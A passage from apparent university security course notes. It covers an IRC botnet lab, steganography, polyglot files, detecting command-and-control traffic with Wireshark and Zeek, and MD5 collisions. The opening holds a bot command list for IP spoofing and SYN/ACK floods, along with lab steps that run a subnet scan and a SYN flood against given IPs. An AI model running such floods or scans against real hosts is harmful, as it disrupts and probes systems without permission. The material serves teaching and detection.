.* .spooof <ip> - set the source address ip spoof\n", channel);
.* .synflood <host> <port> <secs> - tcp syn flooder\n", channel);
.* .ngsynflood <host> <port> <secs> - tcp ngsyn flooder (new generation)\n", channel);
.* .ackflood <host> <port> <secs> - tcp ack flooder\n", channel);
.* .ngackflood <host> <port> <secs> - tcp ngack flooder (new generation)\n", channel);
.*\n", channel);
.* *** IRC Commands:\n", channel);
.*\n", channel);
.* .setchan <channel> - set new master channel\n", channel);
.* .join <channel> <password> - join bot in selected room\n", channel);
.* .part <channel> - part bot from selected room\n", channel);
.* .quit <channel> - kill the current process\n", channel);
.*\n", channel);
```

## Port scanning!

Before doing port scanning

1. `.advscan` command



- a. It does a port scan in a **B network** for **port 23/TCP** only (65534 hosts!!)
  - b. You specify the first 2 octets of the network and the port
  - c. If the network is local, first it does an ARP scan
  - d. If it is not local, directly port scan.
2. **Be careful.** We are going to run it for a short period of time.
- a. Scan our local network for 23/TCP.
    - i. `.advscan 172 16`
    - ii. Wait some seconds
    - iii. Stop the scan
      1. `.stop`
    - iv. `.advscan 14.5`
3. **DoS attack**
- a. Be careful, only 5 seconds to try.
  - b. `.synflood 14.5.6.7 10 5`
    - i. **14.5.6.7**: the IP to attack
    - ii. **10**: the port to attack
    - iii. **5**: the seconds
4. Emergency **stop** case
- a. In case of emergency, if your bot is scanning uncontrollably
  - b. Go to the terminal where you run the bot (bin/x86\_64)
    - i. `tmux a -t bot`
  - c. Stop the bot
    - i. CTRL-C

## Advantages and Disadvantages

1. Be careful with real IRC servers!
  - a. They will **not** easily allow multiple bots from the same IP.

- b. They will check if your IP is blacklisted.
  - c. They will port scan *you* back to know if you have open ports and may be infected.
  - d. They check if the program is run as root.
2. What is good about IRC as a Command and Control?
    - a. Easy to implement in any language.
    - b. No need for libraries!! Super easy.
    - c. Easy to port to any architecture.
    - d. ASCII-based, so easy to send and receive. It is also easy to post-process.
    - e. IRC was the origin of software bots, so it's easy to automate stuff.
  3. What is bad about IRC as C&C?
    - a. It's ASCII-based without encryption by default. Everyone can read it!
    - b. Authentication is possible but hard.
    - c. Easy to detect on the network.
    - d. No compression by default

## Steganography

*Steganography is the practice of representing information within another message or physical object in such a manner that the presence of the information is not evident to human inspection.*

- The advantage is that fewer people try to crack it and break it because they don't know something is there.
- The other advantage is the metadata issue.
  - If you know that the president of **country A** and the president of another **country B** are having a phone call **every Monday at 10 am**, you have a lot of data to infer that something is happening. You know who, when, and some idea of the purpose given a political context.
- Steganography helps avoid all that because nobody knows you are talking.

Remember that encrypted communications **do not protect** this 'metadata'. (Imagine countries where encryption is illegal) (In China and Iran, a license is still required to use

cryptography. Many countries have tight restrictions on the use of cryptography: Belarus, Kazakhstan, Mongolia, Pakistan, Singapore, Tunisia, and Vietnam.<sup>71</sup>)

## What are the differences with encryption?

- They are actually not even related but easily confused.
- Steganography hides the fact that information exists. Encryption does not hide this.
- Steganography can or can not be encrypted.
- Encryption is designed not to be broken. Steganography is designed not to be found.

## History and uses

- The first reference was in 440 BC in Greece when Herodotus mentions two examples in his [Histories](#). Histiaeus sent a message to his vassal, Aristagoras, by shaving the head of his most trusted servant, "marking" the message onto his scalp and then sending him on his way once his hair had regrown.
- Mostly military use since then.
- Invisible ink.
- Morse code in yarn knitting. Common in WWII. [Here](#).
- In documents and prints, the message could be hidden by using two or more different typefaces, such as normal or italic.
- During and after World War II, espionage agents used photographically-produced [microdots](#) to send information back and forth.
- Velvalee Dickinson was a US citizen spying for Japan. She embedded info in the manufacturing orders of dolls shipped to Argentina. It was discovered when the Argentinian moved, and the letters bounced back.<sup>72</sup>
- [Jeremiah Denton](#) repeatedly blinked his eyes in Morse code during the 1966 televised press conference that he was forced into as an American prisoner-of-war by his North Vietnamese captors, spelling out "T-O-R-T-U-R-E".
- 911 Attack: "bin Laden and others 'are hiding maps and photographs of terrorist targets and posting instructions for terrorist activities on sports chat rooms, pornographic bulletin boards and other websites, U.S. and foreign officials say.'"
  - <https://www.wired.com/2001/02/bin-laden-steganography-master/>

<sup>71</sup> [https://en.wikipedia.org/wiki/Cryptography\\_law](https://en.wikipedia.org/wiki/Cryptography_law)

<sup>72</sup> [https://en.wikipedia.org/wiki/Velvalee\\_Dickinson](https://en.wikipedia.org/wiki/Velvalee_Dickinson)

- And in your home, too
  - Some modern **printers** use steganography, including Hewlett-Packard and Xerox brand color laser printers. The printers add tiny yellow dots to each page. The barely visible dots contain encoded printer serial numbers and date and time stamps. (<https://www.eff.org/press/archives/2005/10/16> , and <https://w2.eff.org/Privacy/printers/docucolor/> )



- Malware Attacks in 2021!
  - Malware hidden inside images. ([Here](#))
  - Used steganography to embed RATs within the embedded images.
- LokiBot: The Famous Image Steganography Attack
  - LokiBot malware uses steganography to hide its malicious files.
  - The malware installs itself as two files: a .jpg file and a .exe file.
  - The .jpg file opens, unlocking data that LokiBot needs when implemented.
  - The malware places the image and the .exe file into a directory that it creates, along with a Visual Basic script file that runs the LokiBot file.
  - The script uses a decryption algorithm to extract the encrypted code from the image, enabling the VBScript file interpreter to execute the malware.
- Malware in CSS
  - It fetches a remote file called fonts.css, from which it retrieves JavaScript code ([Here](#)).
  - But how? The .css file contained a few lines of valid CSS code, but there were also non-visible characters such as spaces, tabs, and newlines.

```

/* latin */
@font-face {
 font-family: 'Open Sans';
 font-style: normal;
 font-weight: 700;
 src: local('Open Sans Bold'), local('OpenSans-Bold'), url
 unicode-range: U+0000-00FF, U+0131, U+0152-0153, U+02BB-0
}

```

## Let's try it!

### Steghide (<https://steghide.sourceforge.net>)

It is a tool to hide text messages in images. Very useful!

- Already in your dockers: `apt install steghide`
- `wget https://upload.wikimedia.org/wikipedia/commons/3/3a/Cato3.jpg`
- `echo "hi there" > text.txt`
- `steghide embed -ef text.txt -cf Cato3.jpg`
  - Enter the password
- Copy the stego-cat to your computer. From your computer:
  - `scp -O bsyclass:/root/Cato3.jpg`
  - See the image!
  - Can you detect the difference?
- Desteganize
  - `steghide extract -sf Cato3.jpg -xf outside.txt`

### Snow

It is a tool to hide **text** *in text*!

- Already in your dockers: `apt install stegsnow`
- `echo "oh my god" > in.txt`
- `stegsnow -C -m "Good Morning" -p "pepito" in.txt out.txt`
  - -m message

- -p password
- Can you see where the info is stored?
  - `cat out.txt`
- What about
  - `hexdump -C out.txt`
- Lets read it
  - `stegsnow -C -p "pepito" out.txt`

## Differences with polyglots

What are polyglots? A person who can speak many languages. Well, in our case, it is a *file* that includes many languages and can be read/*processed* by many different tools.

For example, a **PDF** document that is also a **ZIP** archive and a **Bash script** that runs a **Python webserver** that hosts **Kaitai Struct's WebIDE**, which allows you to **view the file's *own* annotated bytes**. ([Here](#))

Or a **PDF** that's also a valid **ZIP** and a valid **firmware** for the Apollo Guidance Computer. ([Here](#)).

Let's try a hands-on example with an image:

- We will analyze the following image:  
<https://twitter.com/David3141593/status/1057042085029822464>
- Download it to your container:
  - `wget "https://pbs.twimg.com/media/DqteCf6WsAAhqwV?format=jpg&name=120x120" -O image.jpg`
- Check the type of file downloaded:
  - `file image.jpg`
- Find the content by analyzing it byte by byte with binwalk
  - `binwalk image.jpg`
- Unzip the JPG
  - `mkdir test`

- `mv image.jpg test`
- `cd test`
- `zip -FFv image.jpg --out image-fix.jpg` (to fix)
- `unzip image-fix.jpg`
- Unrar the files that you got from the ZIP that you got from the JPG
  - `unrar x shakespeare.part001.rar`

## Stegoanalysis

Hard, but mostly it involves to check that the protocol/format was not respected or to find statistical anomalies regarding the use of parts of a protocol that should not be used so much (too many spaces in text for example).

It is so hard, that companies sell it as a service ([Here](#)).

### Extra: Aletheia

Aletheia is a complex, machine learning-based software that implements many statistical attacks to detect steganography. You can even train new models using the simulated steganography attacks in the tool.

Code [Here](#), [Documentation](#).

- Install
  - `pip3 install git+https://github.com/daniellerch/aletheia`
- Try
  - `aletheia.py auto Cato3-small.jpg`
  - The image has to be 512x512, so you can convert with
    - `apt-get install imagemagick`
    - `convert Cato3.jpg -resize 512x512 Cato3-small.jpg`
- However... it is hard

# MANUAL AND AUTOMATIC DETECTION OF C&C CHANNELS



*“The one where we automate all the things”*

## Manual Detection of C&C Channels in the Network

Goal: to learn how to detect command-and-control channels in the network manually

Detecting command and control (C&C) channels is very important for:

- Obtaining confirmation that there is malware (sometimes the only confirmation)
- Knowing if the malware is autonomous or controlled (which is much worse)
- Knowing if the malware worked or not
- Knowing if the malware is alive or dormant



However, detecting C&C communications is hard because they sometimes look too similar to real benign communications. In this case, experience is key, and context is critical.


## Let's detect some Command and Control

Download the following PCAP to your computer "class10-capture1.pcap"

1. <https://mega.nz/file/o9FSnBhR#ZHXWGtpi2lSj1JAojAqXSIrPMfF1u1dT26JAE-3f7hI>
2. <https://drive.google.com/file/d/1iozPavBt3uc2CxSExwLxxtMWb2WGcj19/view?usp=sharing>
3. It is also in /data/class10-capture1.pcap in your dockers

## Analyzing the C&C with Wireshark

Open `class10-capture1.pcap` in Wireshark. You should see something like this:



## Clean, Rinse, Repeat Analysis Methodology

- This capture contains 3,000 packets
- We are going to go packet by packet
- To leave an idea of the process in this document, we are going to:
  - 🧑 Identify each connection
  - 🔍 See if it is benign or not for us
  - 🧺 Filter out what we know is benign
  - 🌈 Colorize the conversations that we are interested in to recognize them fast

- ↔ Continue until we identify all the conversations

### Step-by-Step Analysis

- Before starting, we like to add a new custom column to see the packets that belong to the same stream: `tcp.stream`
- `192.168.1.1 -> 192.168.1.196 (dPort 22)`
  - What is this connection? → follow TCP stream
    - Look at the protocol column. Wireshark identifies the protocol by the packet's content.
  - We know it is SSH. We can continue then. Forget this connection<sup>73</sup>
    - `! tcp.stream eq 0`
- `192.168.1.196 -> 104.248.160.24 (dPort 80)`
  - What is this connection?
    - A connection attempt. Suspicious that no RST was back.
  - Follow TCP stream
  - `! tcp.stream eq 0 && ! tcp.stream eq 1`
- Let's forget `ARP`, it doesn't seem to be a local thing.
  - `(add) && not arp`
- `192.168.1.196 -> 192.168.1.1 (dPort 53)` → follow UDP stream
  - What is this connection?
    - DNS to an NTP server.
  - Forget all of them
    - `! tcp.stream eq 0 && ! tcp.stream eq 1 && not arp && ! dns.qry.name contains "ntp.org"`
- `NTP connection (dPort 123)` - let's look at all NTP traffic
  - What is this?
  - `ntp` → filter all NTP traffic in the capture. It looks normal NTP

---

<sup>73</sup> We know it is `tcp.stream 0` because when doing the tcp stream Wireshark identifies the stream as stream 0

- Forget them: (add) `&& ! ntp`
- `192.168.1.196 -> 104.248.160.24 (dPort 80)` → follow TCP stream
  - `ip.addr == 104.248.160.24 && tcp.port == 80 && http` → check all HTTP connections to this external server
  - `ip.addr == 104.248.160.24 && tcp.port == 80 && http && (http.request.method == "GET" || http.request.method == "POST")` → to see all HTTP
  - What is this traffic?
    - A download of a file called 'ntpd' with magic bytes 'ELF'. Ok, take note and continue.
    - Then many downloads
  - Forget it: (add) `&& !(ip.addr == 104.248.160.24 && tcp.port == 80)`
- `192.168.1.196 -> 104.248.160.24 (dPort 23)` → follow TCP stream
  - `ip.addr == 104.248.160.24 && tcp.port == 23` → check all the traffic to this external server on port 23
  - What about `tcp.stream eq 13`?
  - What is this traffic?
    - Looks like connections to a TELNET server and some data are being sent.
    - It is the command and control sending an order.
    - This means that the binaries were executed most probably, and they worked.
  - (add) `&& !(ip.addr == 104.248.160.24 && tcp.port == 23)`
- `192.168.1.196 -> multiple hosts (dPort 23)`
  - What is this traffic?
    - Looks like a TELNET port scan.
    - A clear indication of an attack.
  - Forget it: (add) `&& !(ip.src == 192.168.1.196 && tcp.port == 23)`
  - No more packets! done.

This is the full Wireshark filter. After applying the full filter, you should not see any packets missing, as we have managed to explain all the behaviors:

```
! tcp.stream eq 0 && ! tcp.stream eq 1 && not arp && ! dns.qry.name contains "ntp.org" && ! ntp && !(ip.addr == 104.248.160.24 && tcp.port == 80) && !(ip.addr == 104.248.160.24 && tcp.port == 23) && !(ip.src == 192.168.1.196 && tcp.port == 23)
```

### Analysis Summary

This capture contains the traffic of a host, 192.168.1.196, which seems to be infected with malware. We identified the following key behaviors:

- Benign behavior:
  - **benign** device management traffic from the router to 192.168.1.196, port 22
  - **benign** DNS traffic from 192.168.1.196 to resolve ntp.org servers
  - **benign** ARP traffic in the local network
  - **benign** NTP traffic from 192.168.1.196
- Malicious behavior:
  - **suspicious** connection attempt to an HTTP server; server unavailable
  - **malicious** file downloads on server 104.248.160.24; malicious ELF files
  - **malicious** TELNET (C&C) connections to server 104.248.160.24
  - **malicious** network service discovery (telnet) through horizontal scanning on dPort 23.

### Traffic Analysis with Zeek

Zeek (formerly Bro) “is a network monitor that quietly and unobtrusively observes network traffic and interprets what it sees to create compact, high-fidelity transaction logs, and file content.”<sup>74</sup>

Here is the complete cheat sheet: [link](#).

<sup>74</sup> ‘The Zeek Network Security Monitor’, Zeek. <https://zeek.org/> (accessed Dec. 01, 2022).

## What is a network flow?

From Packets

```

1970-01-01 02:01:21.987838 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [S], seq 2522050395 , length 0
1970-01-01 02:01:22.028551 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [S], seq 320001, ack 2522050396 , length 0
1970-01-01 02:01:22.028838 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [L], ack 1 , length 0
1970-01-01 02:01:22.029069 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [P.], seq 1:269, ack 1 , length 268: HTTP: GET /login.php HTTP/1.1
1970-01-01 02:01:22.029518 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [L], ack 269 , length 0
1970-01-01 02:01:42.179969 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [P.], seq 1:757, ack 269 , length 756: HTTP: HTTP/1.1 504 Gateway Time-out
1970-01-01 02:01:42.184855 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [P.], seq 269:537, ack 757 , length 268: HTTP: GET /login.php HTTP/1.1
1970-01-01 02:01:42.186291 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [L], ack 537 , length 0
1970-01-01 02:02:02.291733 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [P.], seq 757:1485, ack 537 , length 728: HTTP: HTTP/1.1 504 Gateway Time-out
1970-01-01 02:02:02.293802 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [F.], seq 1485, ack 537 , length 0
1970-01-01 02:02:02.294067 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [L], ack 1486 , length 0
1970-01-01 02:02:02.294244 IP 10.0.2.15.49170 > 54.72.9.51.80: Flags [F.], seq 537, ack 1486 , length 0
1970-01-01 02:02:02.294915 IP 54.72.9.51.80 > 10.0.2.15.49170: Flags [L], ack 538 , length 0

```

To Flows

| ts        | id.orig_h | id.orig_p | id.resp_h  | id.resp_p | proto | duration  | orig_bytes | resp_bytes | conn_state | orig_pkts | resp_pkts |
|-----------|-----------|-----------|------------|-----------|-------|-----------|------------|------------|------------|-----------|-----------|
| 81.987838 | 10.0.2.15 | 49170     | 54.72.9.51 | 80        | tcp   | 40.306406 | 536        | 1484       | SF         | 6         | 7         |

## Using Zeek

1. Create a special folder for the logs: you don't want all the files getting mixed.

1. `mkdir zeek_logs`

2. `cd zeek_logs`

3. `zeek -Cr /data/class10-capture1.pcap`

i. `-C` → If PCAP checksums are bad, fix it and continue.

ii. `-r` → read a PCAP file

4. If you can not do it, the zeek files are also here:

i. `/data/bsy_class_10_zeek/`

2. Let's check the logs created in zeek\_logs

1. `ls -alh zeek_logs`

3. What are the log files?<sup>75</sup>

1. `conn.log`<sup>76</sup>: TCP/UDP/ICMP connections flows<sup>77</sup> (no ARP)

i. Connections or flows

<sup>75</sup> 'Log Files — Book of Zeek (v5.1.0)'. <https://docs.zeek.org/en/current/script-reference/log-files.html> (accessed Dec. 01, 2022).

<sup>76</sup> `conn.log`, `http.log`, `ssl.log` - Book of Zeek, <https://docs.zeek.org/en/current/scripts/base/protocols/conn/main.zeek.html>. Accessed on 06/24/2022.

<sup>77</sup> M. Hayes, 'What is a Network Traffic Flow?', *Bits 'n Bytes*, Sep. 26, 2018. <https://mattjhayes.com/2018/09/26/what-is-a-network-traffic-flow/> (accessed Dec. 01, 2022).

2. `dns.log`: DNS activity
  3. `files.log`: File analysis results (e.g.: files downloaded and hashes)
  4. `http.log`<sup>6</sup>: HTTP requests and replies
  5. `ssl.log`<sup>6</sup>: SSL/TLS handshake information (not in this capture)
  6. `x509.log`: X.509 certificate information (not in this capture)
  7. There are many others<sup>5</sup>!
4. What is inside??
1. `less -S conn.log`
  2. Or better
    - i. `cat conn.log | column -t | less -S`
  3. Or better
    - i. `cat conn.log | zeek-cut -d -M | column -t | less -S`
      1. `-d` Print human dates.

## Zeek States

| State        | Meaning                                                    |
|--------------|------------------------------------------------------------|
| <b>S0</b>    | Connection attempt seen, no reply                          |
| <b>S1</b>    | Connection established, not terminated (0 byte counts)     |
| <b>SF</b>    | Normal establish & termination (>0 byte counts)            |
| <b>REJ</b>   | Connection attempt rejected                                |
| <b>S2</b>    | Established, ORIG attempts close, no reply from RESP.      |
| <b>S3</b>    | Established, RESP attempts close, no reply from ORIG.      |
| <b>RSTO</b>  | Established, ORIG aborted (RST)                            |
| <b>RSTR</b>  | Established, RESP aborted (RST)                            |
| <b>RSTOS</b> | ORIG sent SYN then RST; no RESP SYN-ACK                    |
| <b>0</b>     |                                                            |
| <b>RSTRH</b> | RESP sent SYN-ACK then RST; no ORIG SYN                    |
| <b>SH</b>    | ORIG sent SYN then FIN; no RESP SYN-ACK ("half-open")      |
| <b>SHR</b>   | RESP sent SYN-ACK then FIN; no ORIG SYN                    |
| <b>OTH</b>   | No SYN, not closed. Midstream traffic. Partial connection. |

The states are the most important part of recognizing what a connection did.

## Zeek history

Zeek history is a special field in conn.log that shows all the history of state changes in that flow. For example:

```
1545402975.921971 Cbowv5SToIz5VV4r1 192.168.1.196 59934 104.248.160.24
80 tcp http 2.248716 149 119443 SF T F o ShADadtff 88
5737 85 125319 -
```

The explanation is

# history

Orig UPPERCASE, Resp lowercase, compressed

|          |                                               |
|----------|-----------------------------------------------|
| <b>S</b> | A <b>S</b> YN without the ACK bit set         |
| <b>H</b> | A SYN-ACK (" <b>h</b> andshake")              |
| <b>A</b> | A pure <b>A</b> CK                            |
| <b>D</b> | Packet with payload (" <b>d</b> ata")         |
| <b>F</b> | Packet with <b>F</b> IN bit set               |
| <b>R</b> | Packet with <b>R</b> ST bit set               |
| <b>C</b> | Packet with a bad <b>c</b> hecksum            |
| <b>I</b> | Inconsistent packet (Both SYN & RST)          |
| <b>Q</b> | Multi-flag packet (SYN & FIN or SYN + RST)    |
| <b>T</b> | Re <b>t</b> ransmitted packet                 |
| <b>W</b> | Packet with zero <b>w</b> indow advertisement |
| <b>^</b> | Flipped connection                            |

The important part of this history is the flipped connection. This means that *some* packets may have been lost, and that the Src IP and Dst IP (and ports) may be flipped. It indicates for you that what you believe is the Src IP is the Dst IP and vice versa.

Imagine for example if the first SYN packet is lost.

**Example threat hunting question: With whom did the client connect?**

This is a simple threat-hunting question. We want to find the destination IP and port of all the hosts with which **the client** has established connections. But we only want those connections that transfer data.

1. Take your time and try to solve it by yourselves first.
  
2. `cat conn.log | awk -F'\t' '{if ($3=="192.168.1.196" && ($12=="S1" || $12=="S2" || $12=="S3" || $12=="RSTO" || $12=="RSTR" || $12=="SF")) && $10>0 ) print $0}' | awk -F'\t' '{print $5" "$6}' | sort | uniq -c | sort -r`
  - a. The field separator is a TAB (-F '\t')
  - b. Field \$3 is the source IP.
  - c. Field \$12 is the state. The state should be established (see below)
  - d. Field \$10 is the amount of bytes sent by the source. We are searching for connections with data (> 0)
  - e. Field \$0 is the complete line. This means that if the condition is true, print the whole matching line.
  - f. Then, only in the matching lines print the destination IP (\$5) and destination port (\$6).
  - g. Sort them, obtain unique combinations, and sort them by the amount of times they appeared

**Zeek Scripts: Extract Files**

Zeek has a beautiful programming language based on Lua that is Turin-complete. There are many scripts created by them and the community.

Actually there is a package manager called [zkg](#).

1. Zeek can run different scripts to do more things. Many more.
  1. Check `/opt/zeek/share/zeek/policy/`
  2. And `/opt/zeek/share/zeek/policy/frameworks/files/`
2. Special script to extract all files in the PCAP and store them
  1. `cd zeek_logs`



2. `zeek -r /data/class10-capture1.pcap /opt/zeek/share/zeek/policy/frameworks/files/extract-all-files.zeek`
3. `cd extract_files`
4. `file *`

```
name-HTTP-uid: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, not stripped
name-HTTP-uid: ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, not stripped
name-HTTP-uid: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
name-HTTP-uid: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
```

5. Do you want to know the commands done by the malware?
  - a. `strings -n 10 extract_files/extract-1545403174.025504-HTTP-* |head -n 1`
  - b. Why did this command work?
6. Be careful these are real Linux malware! Do not execute!


## Automatic Detection of Command and Control and attacks with Machine Learning

To show an alternative way to analyze traffic data automatically. Learn to use machine learning to cluster the traffic and compare our model with the human analyst labels.


### Google Colab

Today, we are going to work with Python and Google Colab. The rest of the class will be directly on the Google Colab platform.

We created a Google Colab Notebook for you to use. To use it, here is what you need to do:

1. Access the notebook at:
  -  [Class 10 - Manual and Automatic Detection of C&C Channels \[2023.12.14\].ipynb](#)
2. **Make a copy of this notebook!**
  - a. To create a copy, it is very much like a Google Doc.
  - b. Files -> Save a copy in Drive
  - c. **This is YOUR copy, and you can do whatever you want**

# CRYPTOGRAPHY AND WEB ATTACKS



*“The one where we talk about Alice and Bob”*

## Hashing & Cryptography

Goal: To understand ways to encrypt data and share keys. To know the difference between hashing and encryption. To be able to store passwords securely.

### Confidentiality, Integrity, Availability

- key information security principles -> holy trinity of cyber security

Confidentiality:

- making sure data is **kept secret**
- **encryption!**

Integrity:

- making sure data are trustworthy not being tampered with
- **hashing & digital signatures!**

Availability:

- making sure whoever needs to access data can access them
- *out of scope of this class*


## Hash Functions

Problem statement:

- You need to verify that *some* data remain the same after *some* time/operation - **integrity**
  - How do you compare two byte blobs? one byte at a time? what if you need to compare data A to 1000000000000 different samples?

Hash functions!

- **One-way functions** that map potentially infinite input space to fixed size value
  - It's impossible to reverse the input back from the hash



What is the most simple hash function you can imagine?

- $SUM(I)$ 
  - Data: [1, 2, 3] Hash: 6
  - Is this a good hash function?

There are many different hash functions with **different purposes**.

- Each use case has different requirements
  - What do you need when you're running a hash function a million times per second?
  - Does the same apply to the hash function used to hash passwords?
- Some are optimized for speed (*MD5*), some are specifically designed to be slow and difficult to compute (*scrypt*), some can be computed in parallel some not

In general, **for cryptographic purposes**, you want to have hash functions that produce “big changes” on the output given “small changes” on the input.<sup>78</sup>

-> you could derive that some input values are closer to each other

When we say that a hash function is a function mapping almost infinite input space to fixed size value, what problems do you see?

## Collisions

When two different inputs map to the same output.

- They will always exist given the almost infinite input space and sized output space
- The real problem is *intentional collisions*
  - When you're able to generate two files/pieces of data with the same hash

Why is this a problem?

## Example of Cryptographically Broken Hash Function

For MD5, a collision would be if we're able to generate **two different files**, with the same MD5 hashes<sup>79</sup>.

-> let's see an example go to your docker and execute

`python3 /data/bsy_class_11/collisions.py`

```

1 d131dd02c5e6eec4693d9a0698aff95c2fcb58712467eab4004583eb8fb7f89
2 55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbdf280373c5b
3 d8823e3156348f5bae6dacd436c919c6dd53e20487da03fd02396306d248cda0
4 e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
1 d131dd02c5e6eec4693d9a0698aff95c2fcb58712467eab4004583eb8fb7f89
2 55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbdf280373c5b
3 d8823e3156348f5bae6dacd436c919c6dd53e20487da03fd02396306d248cda0
4 e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70

```

*MD5 hash of the first input: 79054025255fb1a26e4bc422aef54eb4*

